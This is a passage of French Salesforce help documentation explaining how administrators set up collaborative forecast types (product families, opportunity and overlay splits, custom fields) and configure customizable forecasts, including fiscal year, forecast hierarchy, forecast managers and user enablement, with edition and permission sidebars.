Si votre société organise ses produits et services dans des familles et souhaite établir une prévision basée sur ces familles, utilisez une prévision de famille de produits. Notez les points ci-dessous sur les familles de produits.

- La colonne Montant s'affiche dans la liste des opportunités de la page des prévisions.
- Vous pouvez établir des prévisions sur le chiffre d'affaires, sur la quantité ou les deux.
- Les utilisateurs des prévisions peuvent afficher des prévisions individuelles par famille de produits pour chaque membre de l'équipe commerciale de niveau inférieur dans la hiérarchie des prévisions.

- Utilisez Produits d'opportunité et Familles de produits.
- Nous recommandons de renseigner le champ `Famille de produits` dans chaque enregistrement de produit. Les prévisions des produits sans valeur Famille de produits s'affichent sur une ligne des prévisions intitulée Produits sans catégorie (si des éléments de ligne manquent dans une opportunité, le montant ou la quantité de l'opportunité est également affiché(e) sur cette ligne).
- Il est possible d'ajuster les prévisions des familles de produits d'un commercial, mais pas de modifier directement ses prévisions totales pour l'ensemble des familles de produits.
- Vous pouvez définir des quotas de famille de produits séparés pour chaque commercial, mais pas un quota unique pour chaque commercial.

### Parts d'opportunité

Si votre équipe commerciale utilise une équipe de vente et des parts d'opportunité, utilisez une prévision de chiffre d'affaires de parts d'opportunité. Notez les points ci-dessous sur les parts d'opportunité.

- Les colonnes Montant prévisionnel et Part % s'affichent dans la liste des opportunités de la page des prévisions.
- Vous pouvez établir des prévisions sur le chiffre d'affaires mais pas sur la quantité.
- Vous devez avoir activé la Vente en équipe, les Parts d'opportunité et le type de part Chiffre d'affaires.

### Parts de plan

Utilisez des parts de plan pour suivre le chiffre d'affaires de membres d'équipes commerciales qui facilitent la conclusion d'opportunités, sans en être directement responsables.

- Il n'est pas nécessaire que les parts de plan d'une opportunité spécifique représentent 100 %.
- Vous pouvez établir des prévisions sur le chiffre d'affaires mais pas sur la quantité.
- Vous devez avoir activé la Vente en équipe, les Parts d'opportunité et le type de part Plan.

### Champs de devise d'opportunité personnalisés

Si vous utilisez des champs de devise personnalisés dans des opportunités, vous pouvez établir des prévisions sur les montants de ces champs.

- Puisque le champ doit être un champ de devise personnalisé, vous pouvez établir des prévisions sur le chiffre d'affaires mais pas sur la quantité.
- Vous pouvez générer des prévisions sur le champ personnalisé, qu'il inclut des parts d'opportunité ou non.
- Que le champ utilise ou non des parts, vous devez avoir la Vente en équipe, les Parts d'opportunité et un type de part personnalisé activés pour le champ.

### Chiffre d'affaires prévu


Si la valeur du champ `Montant` et le chiffre d'affaires actuel généré par l'opportunité diffèrent souvent, le champ `Chiffre d'affaires attendu` est très utile. Si votre équipe commerciale anticipe cette différence, vous pouvez utiliser le champ `Chiffre d'affaires attendu` pour générer des prévisions.

- Vous pouvez établir des prévisions sur le chiffre d'affaires mais pas sur la quantité.
- Vous pouvez établir des prévisions sur le champ `Chiffre d'affaires attendu`, que vous utilisez ou non des parts d'opportunité.
- Que le champ utilise ou non des parts avec le champ `Chiffre d'affaires attendu`, vous devez activer la Vente en équipe, les Parts d'opportunité et un type de part personnalisé.

Lorsque vous activez plusieurs types de prévision, les vues de prévisions personnalisées permettent de personnaliser les informations sur les opportunités qui s'affichent pour chaque prévision.


Par exemple, si votre équipe commerciale génère des prévisions de chiffre d'affaires des opportunités et des familles de produits, activez des prévisions d'opportunités et de familles de produits basées sur le chiffre d'affaires.

Voici la page des prévisions de chiffre d'affaires d'opportunités qui affiche le chiffre d'affaires total de chaque commercial dans chaque cumul de prévisions.




Chaque utilisateur peut basculer la vue d'un type de prévision à un autre en utilisant le menu des types de prévision.

Lorsque les commerciaux modifient le type de prévision en Chiffre d'affaires de famille de produits, ils peuvent afficher le total de chaque commercial par famille de produits.




## Activation des types de prévision pour les prévisions collaboratives

Autorisez votre équipe commerciale à sélectionner parmi quatre types de prévisions afin d'établir des prévisions commerciales sous plusieurs perspectives.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Avec des opportunités et des familles de produits, vous pouvez définir des types de prévision pour une quantité et un chiffre d'affaires. Avec les parts d'opportunité, seul le chiffre d'affaires est disponible.

Lorsque vous activez un type de prévision, le calcul initial de la nouvelle prévision peut être long, selon le nombre d'opportunités, d'utilisateurs et de familles de produits dans Salesforce.

1. Révisez les détails de chaque type de prévision.
2. Dans Configuration, saisissez *Hiérarchie des prévisions* dans la case Recherche rapide, puis sélectionnez **Hiérarchie des prévisions**.
3. Effectuez l'une des opérations suivantes :
   - Si vous n'avez pas de type de prévision activé, cliquez sur **Ajouter un type de prévision**.
   - Si vous avez au moins un type de prévision activé, cliquez sur **Ajouter un autre type de prévision**.
4. Dans le menu Type de prévision, sélectionnez la source de données à utiliser pour la prévision.
5. Sélectionnez la mesure de prévision à utiliser : chiffre d'affaires ou quantité. Pour utiliser les deux, ajoutez un type de prévision distinct pour chaque mesure.
6. Sélectionnez les colonnes que vous souhaitez afficher dans la liste des opportunités associées de la page des prévisions pour le type de prévision.
   Si votre source de données de prévision est Opportunités ou Familles de produits, le champ Montant s'affiche par défaut. Si vos sources de données de prévision sont des parts d'opportunité, les champs Montant prévisionnel et Parts (%) s'affichent par

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**AUTORISATIONS UTILISATEUR**

Pour activer un type de prévision :
- Personnaliser l'application

défaut. Vous pouvez modifier les champs sélectionnés pour chaque type de prévision, même après son activation. Selon que votre type de prévision utilise la mesure de chiffre d'affaires ou de quantité, pensez à ajouter `Montant` ou `Quantité` au volet.

7. Cliquez sur **OK**, puis enregistrez vos modifications.
8. Répétez cette procédure pour chaque type de prévision que vous souhaitez ajouter.

ATTENTION: Si vous désactivez un type de prévision, toutes les informations de quota et d'ajustement associées sont purgées.

CONSULTER ÉGALEMENT :

Concepts des prévisions collaboratives

Consignes relatives à la configuration des prévisions collaboratives

Affichage de champs dans le volet des opportunités des prévisions collaboratives

## Activation des prévisions de part de chiffre d'affaires ou des prévisions de part de plan dans les prévisions collaboratives pour les responsables commerciaux

Ajoutez des prévisions de part de chiffre d'affaires pour permettre à votre équipe commerciale de suivre le chiffre d'affaires des opportunités de plusieurs commerciaux. Ajoutez des prévisions de plan pour permettre à votre équipe commerciale de suivre le chiffre d'affaires de plusieurs rôles commerciaux au sein du plan.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

1. Assurez-vous que les éléments ci-dessous sont activés.
   - Prévisions collaboratives
   - Vente en équipe et parts d'opportunité
   - Type de part d'opportunité de chiffre d'affaires ou type de part d'opportunité de plan
2. Dans Configuration, saisissez *`Paramètres de prévisions`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de prévisions**.
3. Activez jusqu'à quatre types de prévision.
   - Si vous n'avez pas de type de prévision activé, cliquez sur **Ajouter un type de prévision**.
   - Si vous avez au moins un type de prévision activé, cliquez sur **Ajouter un autre type de prévision**.
4. Dans le menu Type de prévision, sélectionnez **Parts de chiffre d'affaires d'opportunité** ou **Parts de plan d'opportunité**. Le chiffre d'affaires est la seule mesure de prévisions disponible pour les parts de plan.
5. Sélectionnez les colonnes que vous souhaitez afficher dans la liste des opportunités associées dans la page des prévisions du plan. Pour faciliter la consultation des montants de part dans chaque opportunité pour les utilisateurs des prévisions, insérez la colonne Part.
6. Cliquez sur **OK**, puis enregistrez vos modifications.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Enterprise** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher la configuration de la prévision :
- Afficher la configuration

Pour modifier les paramètres des prévisions :
- Personnaliser l'application

## Activation des prévisions dans les champs personnalisés des prévisions collaboratives pour les responsables commerciaux

Pour chaque champ d'opportunité personnalisé avec lequel votre équipe commerciale souhaite établir des prévisions, activez un type de part personnalisé, même si le champ ne contient aucune part. Lorsqu'un commercial créé une opportunité, il reçoit 100 % de la part pour n'importe quel type de part personnalisé validé à 100 % que vous avez activé. Par conséquent, même si vous n'avez pas l'intention de partager le champ personnalisé, le cumul des prévisions inclut toujours 100 % du montant du champ personnalisé.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

1. Assurez-vous que les éléments ci-dessous sont activés.
   - Prévisions collaboratives
   - Au moins un champ de devise d'opportunité personnalisé
   - Vente en équipe et parts d'opportunité
   - Un type de part d'opportunité personnalisé basé sur le champ personnalisé
2. Dans Configuration, saisissez *Paramètres de prévisions* dans la case Recherche rapide, puis sélectionnez **Paramètres de prévisions**.
3. Activez jusqu'à quatre types de prévision.
   - Si vous n'avez pas de type de prévision activé, cliquez sur **Ajouter un type de prévision**.
   - Si vous avez au moins un type de prévision activé, cliquez sur **Ajouter un autre type de prévision**.
4. Dans le menu Type de prévision, sélectionnez le nom du type de part d'opportunité personnalisé que vous avez créé en vous basant sur le champ d'opportunité personnalisé. Le chiffre d'affaires est la seule mesure de prévisions disponible pour des prévisions de champ personnalisé.
5. Sélectionnez les colonnes que vous souhaitez afficher dans la liste des opportunités associées dans la page des prévisions du champ personnalisé. Insérez la colonne Part afin de faciliter la consultation des montants des parts dans chaque opportunité pour les utilisateurs des Prévisions collaboratives.
6. Cliquez sur **OK**, puis enregistrez vos modifications.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Enterprise** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer les types de part d'opportunité :
- Personnaliser l'application

Pour afficher la configuration de la prévision :
- Afficher la configuration

Pour modifier les paramètres des prévisions :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Activation des parts d'opportunité

# Configuration des prévisions personnalisables

## Configuration des prévisions personnalisables

Remarque: Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

Les prévisions de ventes représentent la meilleure estimation possible du chiffre d'affaires que vous pouvez générer. Elles donnent aux gestionnaires et aux responsables une vue d'ensemble de l'activité même si les équipes de vente ne sont pas en contact.

Les prévisions étant universelles, les prévisions personnalisables représentent une solution flexible même pour les exigences les plus élevées. Pour utiliser des prévisions personnalisables, dans Configuration, saisissez *Prévisions (personnalisables)* dans la case Recherche rapide puis sélectionnez **Prévisions (personnalisables)** :

- Cliquez sur **Modifier les paramètres de prévisions de votre société** afin de personnaliser les paramètres par défaut pour votre organisation. Reportez-vous à Définition des paramètres des prévisions personnalisables.
- Cliquez sur **Soumettre les prévisions par lot pour vos utilisateurs** afin de configurer la soumission par lot. Reportez-vous à Soumission des prévisions personnalisables par lot.
- Cliquez sur **Configurer la hiérarchie des prévisions de votre société** afin de configurer votre hiérarchie des prévisions initiale. Référez-vous à Configuration de votre hiérarchie des prévisions.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Soumission des prévisions personnalisables par lot

Utilisation des gammes de produits

## Définition des paramètres des prévisions personnalisables

Une fois que vous avez activé les prévisions personnalisables pour votre organisation, vous devez spécifier les paramètres qui sont les mieux adaptés à votre activité.

Remarque: Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

Définissez les paramètres suivants de l'organisation :

- Le paramètre **Agrégation de données prévisionnelles** détermine le type de données affiché dans les prévisions.
- Le paramètre **Vue par défaut du résumé prévisionnel** détermine la gamme de produits par défaut, la date de début, la période et les numéros des prévisions par défaut.
- Le **partage des données prévisionnelles** détermine si les données prévisionnelles peuvent être partagées.

Pour définir les options de prévision :

1. Dans Configuration, saisissez *Prévisions* dans la case Recherche rapide, puis sélectionnez **Paramètres des prévisions**.
2. Sélectionnez Chiffre d'affaires prévisionnel pour inclure le montant du chiffre d'affaires aux prévisions. Si vous désactivez ce paramètre, vous perdez tous les remplacements de chiffre d'affaires dans vos prévisions.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir les paramètres des prévisions :

- Personnaliser l'application

3. Sélectionnez `Quantité prévisionnelle` pour inclure des quantités aux prévisions. Si vous désactivez ce paramètre, vous perdez tous les remplacements de quantité dans vos prévisions.
4. Sélectionnez une `période prévisionnelle`. Si les exercices fiscaux personnalisés ne sont pas activés, choisissez un cycle de prévision mensuel ou trimestriel (selon la configuration de votre entreprise). La date de départ du mois ou du trimestre est basée sur l'heure GMT. Si les exercices fiscaux personnalisés sont activés, vous pouvez sélectionner un cycle de prévision par période fiscale ou par trimestre fiscal. La période de prévision choisie détermine l'incrément de temps que votre organisation utilise pour les quotas et les prévisions. Si vous choisissez l'option mensuelle, vous pouvez toujours visualiser les totaux par trimestre mais si vous sélectionnez l'option trimestrielle, les prévisions mensuelles totales ne sont pas disponibles. Si vous modifiez ce paramètre, vous perdez tous les remplacements et toutes les prévisions, historique des prévisions inclus.
5. Choisissez une `date prévisionnelle` qui détermine la manière dont les montants d'opportunité contribuent aux prévisions :
   - Si vous souhaitez que le montant total d'opportunités contribue à la période de prévision de cette date, choisissez `Date de clôture de l'opportunité`. Si votre organisation n'utilise pas de produits, cette option est la seule disponible.
   - Si vous souhaitez que le montant du produit sur l'opportunité contribue à la période de prévision qui correspond à la `date du produit`, choisissez `Date du produit`. S'il n'existe aucun produit pour une opportunité ou en l'absence de date du produit, Salesforce utilise pour la remplacer la `date de clôture de l'opportunité` des prévisions utilisateur.
   - Si vous souhaitez que les montants planifiés de chiffres d'affaires individuels contribuent aux périodes de prévision qui correspondent aux dates de planification, choisissez `Date de planification`. Si un produit ne comporte pas de chiffre d'affaires planifié, Salesforce utilise pour le remplacer la `date du produit` des prévisions utilisateur.
6. Sélectionnez un `type de prévision` :
   - Choisissez `Utiliser la prévision globale` si votre société n'utilise pas de produits. Vos utilisateurs disposent d'une prévision et d'un quota pour chaque période. Si votre organisation n'utilise pas de produits, cette option est la seule disponible.
   - Choisissez `Utiliser les gammes de produits` si vos utilisateurs possèdent un quota et une prévision pour chaque gamme de produits. Reportez-vous à Utilisation des gammes de produits.
7. Sélectionnez la vue par défaut de vos utilisateurs. Ce paramètre détermine la gamme de produits par défaut, la date de début, la période et les totaux prévisionnels à afficher lorsque les utilisateurs cliquent pour la première fois sur l'onglet Prévisions. Les utilisateurs peuvent modifier leur vue mais la vue par défaut reste identique pour tous les utilisateurs.
8. Activez ou désactivez le partage des prévisions en sélectionnant ou désélectionnant l'option `Autoriser le partage des prévisions`.
9. Cliquez sur **Enregistrer**.

   Si vous avez activé le partage des prévisions, vous devez choisir qui peut partager les prévisions existantes. Options possibles :

   - `Demander l'aide d'un administrateur pour le partage des données prévisionnelles` : seuls les administrateurs peuvent partager les données prévisionnelles existantes.
   - `Les responsables de prévisions peuvent partager leurs données prévisionnelles` : les administrateurs peuvent partager les données prévisionnelles existantes, et les responsables de prévisions partagent les leurs.

   Remarque: Cette option ne concerne que les prévisions existantes ; cela n'est pas un paramètre par défaut pour votre entreprise. Chaque fois que vous modifiez ou affectez un responsable de prévisions dans la hiérarchie des rôles, définissez qui peut partager cette vue.

   Si vous avez choisi de désactiver le partage de prévisions, vous devez confirmer ce choix.

Les prévisions personnalisables comprennent cinq types de rapport standard. Vous ne pouvez pas créer des types de rapport personnalisé avec les prévisions personnalisables.

CONSULTER ÉGALEMENT :

Configuration des prévisions personnalisables

Partage manuel d'une prévision

Définition de votre exercice fiscal pour des prévisions personnalisables

## Définition de votre exercice fiscal pour des prévisions personnalisables

Votre exercice fiscal détermine votre cycle de prévisions mensuelles ou trimestrielles, le mois de départ et si l'`Exercice fiscal` est défini sur l'année de début ou l'année de fin. Par exemple, si votre exercice fiscal commence en avril 2015 et se termine en mars 2016, votre paramètre d'exercice fiscal peut être 2015 ou 2016.

**Remarque:** Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

Pour définir votre exercice fiscal pour les prévisions personnalisables :

1. Archivez vos données. Nous recommandons d'exécuter votre exportation de données hebdomadaire ou mensuelle avant de définir l'exercice fiscal, car la modification du paramètre affecte vos données d'opportunité et de prévision.
2. Dans Configuration, saisissez *`Exercice fiscal`* dans la case `Recherche rapide`, puis sélectionnez **Exercice fiscal**.
3. Choisissez une `période de prévision` mensuelle ou trimestrielle en fonction de votre cycle de prévision. La date de départ du mois ou du trimestre est basée sur l'heure GMT.

   La période de prévision choisie détermine l'incrément de temps que votre société utilise pour les quotas et les prévisions. Si vous choisissez l'option mensuelle, vous pouvez toujours visualiser les totaux par trimestre mais si vous sélectionnez l'option trimestrielle, les prévisions mensuelles totales ne sont pas disponibles.
4. Choisissez un `Mois de début de l'exercice fiscal` qui représente le début de votre exercice fiscal.
5. Sélectionnez une option `Exercice fiscal basé sur` qui représente comment votre société référence un exercice fiscal. Par exemple, si votre exercice fiscal commence en avril 2015 et se termine en mars 2016, sous le nom *Exercice fiscal 2016*, sélectionnez `Le mois de fin`. Le dernier mois détermine comment votre société fait référence à cet exercice fiscal.
6. Si vous souhaitez modifier les paramètres d'exercice fiscal des prévisions créées avant l'activation des prévisions personnalisables, sélectionnez `Appliquer à toutes les prévisions et à tous les quotas`. Cette option modifie vos données de prévision d'historique.
7. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir l'exercice fiscal :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Configuration des prévisions personnalisables

# Configuration de votre hiérarchie des prévisions

Votre hiérarchie des prévisions répertorie tous les utilisateurs de prévisions et détermine le cumul de leurs prévisions dans votre organisation Salesforce. Pensez à actualiser votre hiérarchie des prévisions afin que les responsables des prévisions puissent voir tous les montants prévisionnels de leur collaborateurs.

**Remarque:** Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

Votre prévision repose sur la hiérarchie des rôles par défaut, ou sur la hiérarchie des territoires si votre organisation possède une fonction de gestion des territoires.

Lorsque les prévisions personnalisables sont activées pour votre organisation, le système génère automatiquement une hiérarchie des prévisions en fonction de la hiérarchie des rôles de votre organisation. La hiérarchie des prévisions ne se fonde sur votre hiérarchie de territoires que lorsque vous activez la gestion des territoires. Pour personnaliser votre hiérarchie des prévisions :

- Vérifiez que tous les utilisateurs concernés se situent dans votre hiérarchie des prévisions. Si certains devraient l'être et ne le sont pas, reportez-vous à Activation des prévisions personnalisables pour les utilisateurs.
- Lorsqu'un rôle ou un territoire est assigné à plusieurs utilisateurs dans votre hiérarchie des prévisions, vérifiez que le responsable de prévision est représenté par l'utilisateur approprié. Le responsable de prévision peut être n'importe quel utilisateur au bas de votre hiérarchie des prévisions. Toutefois, pour les niveaux supérieurs, un seul utilisateur doit être choisi en tant que responsable de prévision afin que les prévisions lui soient transmises. Reportez-vous à Affectation de responsables de prévision dans la hiérarchie de prévision.
- Partagez les vues de responsable de prévision avec les autres utilisateurs. Reportez-vous à Partage manuel d'une prévision.

Assurez-vous que chaque responsable commercial avec des subordonnés est désigné en tant que responsable commercial dans votre hiérarchie des prévisions. Cela garantit le déploiement de la visibilité des prévisions à tous les niveaux de la hiérarchie.

Si le terme `Aucune fonction de prévision` apparaît en regard d'un rôle ou d'un territoire dans la hiérarchie des prévisions, cela signifie qu'aucun responsable de prévisions n'a été attribué à ce rôle ou à ce territoire.

**Remarque:** Lorsque vous supprimez un utilisateur de la hiérarchie des prévisions ou de la hiérarchie des rôles, toutes ses données de quota et de remplacement sont définitivement supprimées.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Gestion des territoires disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour configurer la hiérarchie des prévisions :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Configuration des prévisions personnalisables

Configuration de votre hiérarchie des prévisions

Partage manuel d'une prévision

## Activation des utilisateurs pour les prévisions personnalisables

Pour permettre aux utilisateurs d'accéder aux prévisions commerciales, ajoutez-les à la hiérarchie des prévisions et accordez leur l'autorisation Autoriser les prévisions.

**Remarque:** Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

Pour activer les prévisions personnalisables pour vos utilisateurs si votre entreprise n'utilise pas la gestion des territoires :

1. Dans Configuration, saisissez *Hiérarchie des prévisions* dans la case Recherche rapide, puis sélectionnez **Hiérarchie des prévisions**.
2. Pour afficher la liste des utilisateurs attribués à ce niveau, cliquez sur **Activer les utilisateurs** en regard d'un rôle de ce niveau.
3. Pour activer un utilisateur pour les prévisions personnalisables, sélectionnez l'utilisateur, puis cliquez sur **Ajouter**. Pour désactiver un utilisateur, sélectionnez-le et cliquez sur **Supprimer**.
4. Cliquez sur **Enregistrer**.

**Remarque:** Lorsque vous supprimez un utilisateur de la hiérarchie des prévisions ou de la hiérarchie des rôles, toutes ses données de quota et de remplacement sont définitivement supprimées.

Pour activer les prévisions personnalisables pour un utilisateur si votre entreprise utilise la gestion des territoires :

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur **Modifier** en regard du nom de l'utilisateur.
3. Sélectionnez **Autoriser les prévisions**.
4. Cliquez sur **Enregistrer**.
5. Ajouter l'utilisateur à un territoire.

Les prévisions personnalisables comprennent cinq types de rapport standard. Vous ne pouvez pas créer des types de rapport personnalisé avec les prévisions personnalisables.

**Remarque:** Pour consulter la liste des utilisateurs d'un territoire, sélectionnez le nom du territoire dans la hiérarchie de territoires ou exécutez un rapport sur le territoire. Pour plus d'informations concernant les rapports sur les territoires, reportez-vous à Rapports sur les territoires.

Si vous ajoutez plusieurs utilisateurs à rôle ou à un territoire, attribuez un seul utilisateur en tant que responsable des prévisions pour ce rôle ou ce territoire. Reportez-vous à Attribution de responsables des prévisions dans la hiérarchie des prévisions.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Gestion des territoires disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**AUTORISATIONS UTILISATEUR**

Pour configurer la hiérarchie des prévisions :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Configuration des prévisions personnalisables

Configuration des prévisions personnalisables

Activation de Territory Management

Partage manuel d'une prévision

## Attribution de responsables des prévisions dans la hiérarchie des prévisions

Remarque: Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

Après avoir activé les prévisions personnalisables, affectez un utilisateur en tant que responsable de prévision à chaque rôle de la hiérarchie des prévisions. Affecter un utilisateur en tant que responsable de prévision signifie que toutes les prévisions des utilisateurs situés en dessous de cet utilisateur dans la hiérarchie de prévision lui sont transmises. Par exemple, un dirigeant et un assistant peuvent relever du même rôle, mais le dirigeant est le responsable de prévision dans la hiérarchie des prévisions car toutes les prévisions des subordonnés lui sont transmises. Un dirigeant et un assistant peuvent tous deux envoyer des prévisions, mais les prévisions des autres utilisateurs ne sont pas transmises à l'assistant.

Si un rôle de la hiérarchie des prévisions ne comporte pas de responsable de prévision, ce rôle, ainsi que tous ses rôles subordonnés, n'apparaissent pas dans vos prévisions.

Si le terme `Aucune fonction de prévision` apparaît en regard d'un rôle ou d'un territoire dans la hiérarchie des prévisions, cela signifie qu'aucun responsable de prévisions n'a été attribué à ce rôle ou à ce territoire.

1. Dans Configuration, saisissez *`Prévisions (personnalisables)`* dans la case `Recherche rapide`, puis sélectionnez **Hiérarchie des prévisions**.
2. Cliquez sur **Attribuer un responsable** ou **Modifier le responsable** en regard d'un rôle afin de lui affecter un utilisateur comme responsable de prévision.

   Les rôles qui ne sont associés à aucun rôle inférieur n'ont pas de responsables de prévision, sauf si votre entreprise dispose de la fonction de gestion des territoires, qui prend en charge les responsables de prévision à tous les niveaux.
3. Sélectionnez l'utilisateur à affecter en tant que responsable de prévision du rôle sélectionné. Si aucun utilisateur n'est disponible pour ce rôle, activez l'utilisateur approprié ; reportez-vous à Activation des prévisions personnalisables pour les utilisateurs.
4. Si le partage des prévisions est autorisé, choisissez les paramètres de partage :
   - Choisissez `Demander l'aide d'un administrateur pour le partage des données prévisionnelles` afin de limiter le partage des prévisions pour cette vue aux administrateurs. Il s'agit de l'option par défaut.
   - Choisissez `Les responsables de prévisions peuvent partager leurs propres vues de prévisions` pour autoriser l'administrateur ou le responsable des prévisions à partager cette vue.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer la hiérarchie des prévisions :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Configuration des prévisions personnalisables

Configuration de votre hiérarchie des prévisions

Partage manuel d'une prévision

## Activation des prévisions personnalisables

Remarque: Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

L'activation des prévisions personnalisables pour votre organisation permet à vos utilisateurs de prévision d'afficher et d'envoyer leurs prévisions personnalisables depuis l'onglet Prévisions en fonction des paramètres des prévisions personnalisables. Les prévisions personnalisables comprennent cinq types de rapport standard. Vous ne pouvez pas créer des types de rapport personnalisé avec les prévisions personnalisables.

1. Dans Configuration, saisissez *Hiérarchie des prévisions* dans la case Recherche rapide, puis sélectionnez **Hiérarchie des prévisions**.
